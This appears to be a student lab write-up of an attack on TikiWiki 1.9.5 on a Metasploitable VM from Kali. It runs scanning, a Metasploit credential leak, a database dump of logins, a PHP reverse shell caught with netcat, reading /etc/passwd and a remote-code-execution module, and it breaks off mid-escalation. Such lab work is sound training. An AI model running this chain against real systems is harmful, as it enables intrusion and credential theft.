


Lab 2 Metasploitable - tiki wiki

Goal: To use Metasploit to exploit the vulnerabilities of tiki wiki 1.9.5 to understand the penetration process.

Metasploitable Login: msfadmin

Metasploitable password: msfadmin



The screenshot shows a terminal window titled "Metasploitable [Running] - Oracle VM VirtualBox". The window displays a Linux login screen for "metasploitable". The text in the window includes:

```
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Next is a screenshot of kali(left) and Metasploitable(right)



```
msfadmin@metasploitable:~$ ifconfig
```


We will run ‘ifconfig’ in metasploitable to find the network details because we need to know the IP address. By doing this we found out that the **IP address for metasploitable is: 10.0.2.6**



```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:26:f2:24  
          inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe26:f224/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:52 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:87 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:7985 (7.7 KB) TX bytes:10630 (10.3 KB)  
             Base address:0xd020 Memory:f1200000-f1220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:58 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:58 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:28821 (28.1 KB) TX bytes:28821 (28.1 KB)  
  
msfadmin@metasploitable:~$
```

```
root@kali-linux:~# ifconfig
```

Also, run “ifconfig” on kali to get the IP address. The **IP address for Kali is 10.0.2.15**



```
root@kali-linux:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
      inet6 fe80::a00:27ff:fe1b:b281 prefixlen 64 scopeid 0x20<link>  
        ether 08:00:27:1b:b2:81 txqueuelen 1000 (Ethernet)  
        RX packets 938 bytes 1286847 (1.2 MiB)  
        RX errors 0 dropped 0 overruns 0 frame 0  
        TX packets 288 bytes 19789 (19.3 KiB)  
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
        loop txqueuelen 1000 (Local Loopback)  
        RX packets 20 bytes 1116 (1.0 KiB)  
        RX errors 0 dropped 0 overruns 0 frame 0  
        TX packets 20 bytes 1116 (1.0 KiB)  
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali-linux:~#
```

Next is to find out if both machines can communicate with one another. To do this we need to use ping with the IP address on both machines.

```
msfadmin@metasploitable:~ ping 10.0.2.15
```

```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=5.86 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.708 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.927 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.708 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.893 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.336 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=1.01 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.516 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.879 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=1.17 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.944 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=1.03 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=1.47 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=0.870 ms

--- 10.0.2.15 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13005ms
rtt min/avg/max/mdev = 0.336/1.238/5.861/1.309 ms
msfadmin@metasploitable:~$
```

```
root@kali-linux:~# ping 10.0.2.6
```

```
root@kali-linux:~# ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=3.61 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.836 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=1.13 ms
^C
--- 10.0.2.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 0.836/1.555/3.615/1.037 ms
root@kali-linux:~#
```

Both machines manage to ping each other meaning they can communicate.

```
root@kali-linux:~# nmap 10.0.2.6
```

Run Nmap to scan the network for open ports for us to access. Looking at port 80/tcp, we can note that it is open for us and knowing that it is HTTP it makes it easier for us because HTTP has many vulnerabilities.

```
Nmap scan report for 10.0.2.6
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:26:F2:24 (Oracle VirtualBox virtual NIC)
```


```
Nmap scan report for 10.0.2.15
Host is up (0.000030s latency).
All 1000 scanned ports on 10.0.2.15 are closed
```

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 21.35 seconds
```

```
root@kali-linux:~#
```

```
root@kali-linux:~# firefox 10.0.2.6
```

Opens firefox using this IP address and this image shows that it works.



```
root@kali-linux:~# cd /usr/share/dirbuster  
root@kali-linux:/usr/share/dirbuster# dirbuster
```

Using dirbuster we can search for the tikiwiki directory to want to exploit. Shown below you will notice that tikiwiki directory is visible to us by using brute force.

The screenshot shows two windows side-by-side. On the left is a terminal window with the following output:

```
root@kali-linux:~# cd /usr/share/dirbuster  
root@kali-linux:/usr/share/dirbuster# dirbuster  
Starting OWASP DirBuster 1.0-RC1  
Starting dir/file list based brute forcing  
Dir found: /cgi-bin/ - 403  
Dir found: / - 200  
Dir found: /icons/ - 200  
Dir found: /doc/ - 403  
Dir found: /twiki/ - 200  
File found: /twiki/readme.txt - 200  
File found: /twiki/license.txt - 200  
Dir found: /twiki/bin/ - 403  
File found: /twiki/TWikiHistory.html - 200  
File found: /twiki/TWikiDocumentation.html - 200  
Dir found: /twiki/bin/view/ - 200  
Dir found: /twiki/bin/view/Main/ - 200  
Dir found: /tikiwiki/ - 302  
Dir found: /phpinfo/ - 200  
DirBuster Stopped  
root@kali-linux:/usr/share/dirbuster#
```

On the right is the OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing interface. It shows a table of results:

Type	Found	Response	Size
/cgi-bin/		403	535
/		200	317
/icons/		200	195
/doc/		403	531
/twiki/		200	1074
/twiki/readme.txt		200	4726
/twiki/license.txt		200	20096
/twiki/bin/		403	537
/twiki/TWikiHistory.html		200	53645
/twiki/TWikiDocumentation.html		200	461323
/twiki/bin/view/		200	201
/twiki/bin/view/Main/		200	201
/tikiwiki/		302	412

Below the table, there are performance metrics and control buttons:

- it speed: 2302 requests/sec
- pe speed: (T) 1267, (C) 1652 requests/sec
- Queue Size: 0
- lequests: 30427/87696
- Finish: 00:00:34
- Back, Pause, Stop buttons
- (Select and right click for more options)
- Current number of running threads: 100
- Change button
- Report button

```
root@kali-linux:/usr/share/dirbuster# firefox 10.0.2.6/tikiwiki
```

Using this directory we open firefox with the ip address.

```
root@kali-linux:/usr/share/dirbuster# cd ~
```

```
root@kali-linux:~# msfconsole
```

Next we back out of that directory and run msfconsole in kali to bring up metasploitable.



```
dBBBBBBB dBPP dBPPP dBBBBBBP dBBBBBb .  
' dB' . BBP  
dB'dB'dB' dBPP dBPP dB PP BB  
dB'dB'dB' dBPP dBPP dB PP BB  
dB'dB'dB' dBPP dBPP dBPP BB  
  
dBBBBBP dBBBBBb dBPP dBPP dB' BP dB' .BP  
dBPP dBPP dBPP dB' .BP dBPP dBPP dBPP  
dBPP dBPP dBPP dBPP dBPP dBPP dBPP  
  
To boldly go where no shell has gone before  
  
=[ metasploit v4.17.3-dev ]  
+ --=[ 1795 exploits - 1019 auxiliary - 310 post ]  
+ --=[ 538 payloads - 41 encoders - 10 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf >
```

```
msf > search tikiwiki
```

With Metasploit it shows us all the modules we can use to hack tikiwiki and with this search, there are 6 options to choose from. For this lab we will use “/auxiliary..../tikidbllib”

```
msf > use auxiliary/admin/tikiwiki/tikidbllib
```

```
msf auxiliary(admin/tikiwiki/tikidbllib) > set RHOST 10.0.2.6
```

```
msf auxiliary(admin/tikiwiki/tikidbllib) > exploit
```



Name	Description	Disclosure Date	Rank
auxiliary/admin/tikiwiki/tikidbllib	TikiWiki Information Disclosure	2006-11-01	normal
exploit/unix/webapp/php_xmlrpc_eval	PHP XML-RPC Arbitrary Code Execution	2005-06-29	excellent
exploit/unix/webapp/tikiwiki_graph_formula_exec	TikiWiki tiki-graph formula Remote PHP Code Execution	2007-10-10	excellent
exploit/unix/webapp/tikiwiki_jhot_exec	TikiWiki jhot Remote Command Execution	2006-09-02	excellent
exploit/unix/webapp/tikiwiki_unserialize_exec	Tiki Wiki unserialize() PHP Code Execution	2012-07-04	excellent
exploit/unix/webapp/tikiwiki_upload_exec	Tiki Wiki Unauthenticated File Upload Vulnerability	2016-07-11	excellent


```
msf > use auxiliary/admin/tikiwiki/tikidbllib  
msf auxiliary(admin/tikiwiki/tikidbllib) > set RHOST 10.0.2.6  
RHOST => 10.0.2.6  
msf auxiliary(admin/tikiwiki/tikidbllib) > exploit  
[*] Establishing a connection to the target...  
[*] Get informations about database...  
[*] Install path : /var/www/tikiwiki/lib/tikidbllib.php  
[*] DB type : mysql  
[*] DB name : tikiwiki195  
[*] DB host : localhost  
[*] DB user : root  
[*] DB password : root  
[*] Auxiliary module execution completed  
msf auxiliary(admin/tikiwiki/tikidbllib) >
```

After this exploit, we now have the password for the root user account and it uses “mysql”. So the next thing to do is open another terminal to open firefox that will show us important information we need to access tikiwiki195 MySQL database. If you look closely,

Database: “tikiwiki195”

User: “root”

Password: “root”



Next is to actually access the tikiwiki195 database using the terminal with this knowledge we just gained.

```
root@kali-linux:~# mysql -h 10.0.2.6 -u root -p
```

-u = user -p = password which is root

```
root@kali-linux:~# mysql -h 10.0.2.6 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

MySQL[(none)] > show databases;

Shows all the databases.

MySQL[(none)] > use tikiwiki195;

We do this to tap into the tikiwiki195 database

MySQL[tikiwiki195] > show tables ;

We do this so we can see all the tables in tikiwiki195 database

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| tikiwiki |
| tikiwiki195 |
+-----+
4 rows in set (0.00 sec)

MySQL [(none)]>
```

```
MySQL [(none)]> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]>
```

```
| tiki_user_quizzes
| tiki_user_taken_quizzes
| tiki_user_tasks
| tiki_user_tasks_history
| tiki_user_votings
| tiki_user_watches
| tiki_userfiles
| tiki_userpoints
| tiki_users
| tiki_users_score
| tiki_webmail_contacts
| tiki_webmail_messages
| tiki_wiki_attachments
| tiki_zones
| users_group_permissions
| users_groups
| users_object_permissions
| users_permissions
| users_usergroups
| users_users
+-----+
194 rows in set (0.01 sec)

MySQL [tikiwiki195]>
```

MySQL[tikiwiki195] > select * from users_user;

MySQL[tikiwiki195] > select login, password from users_users

We do this to access all the user accounts then we select the login and passwords from the users_users. As you can see login is admin ad password is also admin.

```
MySQL [tikiwiki195]> select login, password from users_users;
+-----+-----+
| login | password |
+-----+-----+
| admin | admin   |
+-----+-----+
1 row in set (0.00 sec)

MySQL [tikiwiki195]> 
```

After that we go back to our previous firefox page we got for the tikiwiki database page and we can now login as with a user account user: admin password: admin. After logging in it will ask us to change the password. After that we are in! After we have to navigate the php reverse shell file and change the IP(Kali) and port number. Then we make a backup file onto tikiwiki by uploading our file version.

After that, we start listening to the 4321 port using the command

root@kali-linux:~# nc -v -l -p 4321

We follow this to check on metasploitable with whoami, hostname, and cat /etc/password to show us that sensitive information.

```
root@kali-linux:~# nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 57536
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
13:27:30 up 1:57, 1 user, load average: 0.00, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin ttys1 - 11:30 1:34 0.04s 0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$ cat /etc/passwd
```

cat/etc/password

```
www-data:x:33:33:www-data:/var/www/:bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuuid:x:100:101::/var/lib/libuuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
$ 
```

```
TikiWiki tiki-graph formula Remote PHP Code Execution
 exploit/unix/webapp/tikiwiki_jhot_exec      2006-09-02      excellent
TikiWiki jhot Remote Command Execution
 exploit/unix/webapp/tikiwiki_unserialize_exec 2012-07-04      excellent
Tiki Wiki unserialize() PHP Code Execution
 exploit/unix/webapp/tikiwiki_upload_exec    2016-07-11      excellent
Tiki Wiki Unauthenticated File Upload Vulnerability

msf > use auxiliary/admin/tikiwiki/tikidbllib
msf auxiliary(admin/tikiwiki/tikidbllib) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf auxiliary(admin/tikiwiki/tikidbllib) > exploit

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidbllib.php
[*] DB type   : mysql
[*] DB name   : tikiwiki195
[*] DB host   : localhost
[*] DB user   : root
[*] DB password : root
[*] Auxiliary module execution completed
msf auxiliary(admin/tikiwiki/tikidbllib) > search tikiwiki
```

To the left
is the other
terminal
with
msfconsole
we search
tikiwiki
again

```
Msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
```

Go into this directory

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options
```

Shows us our options or modules we can use to exploit

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads
```

Shows out payloads

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload
```

```
generic/shell_bind_tcp
```

Set it to this one.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options
```

Show our options again

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit
```

Then again exploit

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell
      _bind_tcp
payload => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies                no        A proxy chain of format type:host:port[,t
ype:host:port][...]
RHOST     10.0.2.6        yes       The target address
RPORT      80             yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connection
URI        /tikiwiki       yes       TikiWiki directory path
VHOST                  no        HTTP server virtual host

Payload options (generic/shell_bind_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
LPORT      4444            yes       The listen port
RHOST     10.0.2.6        no        The target address
```

Next we need to check if our php file is in the database using **ls**.

Then run **whoami**

Right now it is www-data. What we need to do is become root.

ls -lart /root

```
ls -lart /root
